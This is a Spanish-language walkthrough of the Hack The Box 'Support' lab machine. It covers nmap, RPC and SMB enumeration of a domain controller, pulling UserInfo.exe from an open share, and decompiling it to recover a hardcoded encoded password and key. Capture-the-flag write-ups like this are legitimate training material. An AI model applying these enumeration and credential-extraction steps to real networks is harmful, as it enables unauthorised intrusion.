Support

##############################machine Support active directory#############################

```
┌──(kali㉿kali)-[~/machineshtb/Support]
└─$ nmap -Pn -sCV 10.10.11.174 -T4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-21 20:14 -05
Nmap scan report for support.htb (10.10.11.174)
Host is up (0.074s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-08-22 01:14:25Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -10s
| smb2-time:
|   date: 2023-08-22T01:14:31
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.18 seconds
```

con rpc tenemos acceso denegado.

```
└─$ rpcclient -U "" 10.10.11.174 -N
rpcclient $> pwd
command not found: pwd
rpcclient $> ls
command not found: ls
rpcclient $> dir
command not found: dir
rpcclient $> clear
command not found: clear
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomgroups
result was NT_STATUS_ACCESS_DENIED
rpcclient $> exit
```

con smb cliente encontramos al recurso support tools}
smbclient -L 10.10.11.174 -N

```
┌──(kali㉿kali)-[~/machineshtb/Support]
└─$ smbclient -L 10.10.11.174 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.174 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/machineshtb/Support]
└─$
```

nos conectamos a ese recurso compartido con smb client
smbclient //10.10.11.174/support-tools -N

```
┌──(kali㉿kali)-[~/machineshtb/Support]
└─$ smbclient //10.10.11.174/support-tools -N
Try "help" to get a list of possible commands.
smb: \>
```

descargamos el archivo users

```
└─$ smbclient //10.10.11.174/support-tools -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 20 12:01:06 2022
  ..                                  D        0  Sat May 28 06:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 06:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 06:19:55 2022
  putty.exe                           A  1273576  Sat May 28 06:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 06:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 12:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 06:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 06:19:43 2022

                4026367 blocks of size 4096. 969018 blocks available
smb: \> get UserInfo.exe.zip
```

Hay que validar como se ejecuta ese .exe por lo cual levantaremos python y trasferiremos ese archivo a windows.
corremos el ejecutable

```
C:\Users\vboxuser\Downloads\UserInfo.exe>.\UserInfo.exe

Usage: UserInfo.exe [options] [commands]

Options:
  -v|--verbose        Verbose output

Commands:
  find                Find a user
  user                Get information about a user


C:\Users\vboxuser\Downloads\UserInfo.exe>
```


al ejecutar encontramos que el servidor no es funcional luego debemos levantar la vpn y conectarnos la maquina victima

```
C:\Users\vboxuser\Downloads\UserInfo.exe>.\UserInfo.exe find
[-] At least one of -first or -last is required.

C:\Users\vboxuser\Downloads\UserInfo.exe>.\UserInfo.exe find -first a
[-] Exception: El servidor no es funcional.


C:\Users\vboxuser\Downloads\UserInfo.exe>
```


levantamos nuevamente el servidor python y nos desconectamos de la vpn en nuestro equipo

```
┌──(kali㉿kali)-[~/machineshtb]
└─$ python3 -m http.server 2000
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
```


pasamos nuestra vpn




Descargamos open vpn en windows se recomienda la version 2.7 versiones mas recientes da error añadimos nuestro archivo de vpn y nos conectamos.




ahora ejecutamos el .exe y nos dice que no hay usuarios




Por lo tanto tendremos que analizar el codigo del .exe lo podemos hacer con DNSpy.



abrimos el .exe




en el codigo encontramos un posible pass hardcodeado




0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E
key armando


Sin embargo debemos ver en que punto se muestra en texto claro el password para eso vamos al apartado de ldapQuery, agregamos un punto para depurar
codigo como en los viejos tiempos xd ejejej y pasamos lo parametros del script -first y -last con * para que tome todos, la prueba la podemos abrir con F5



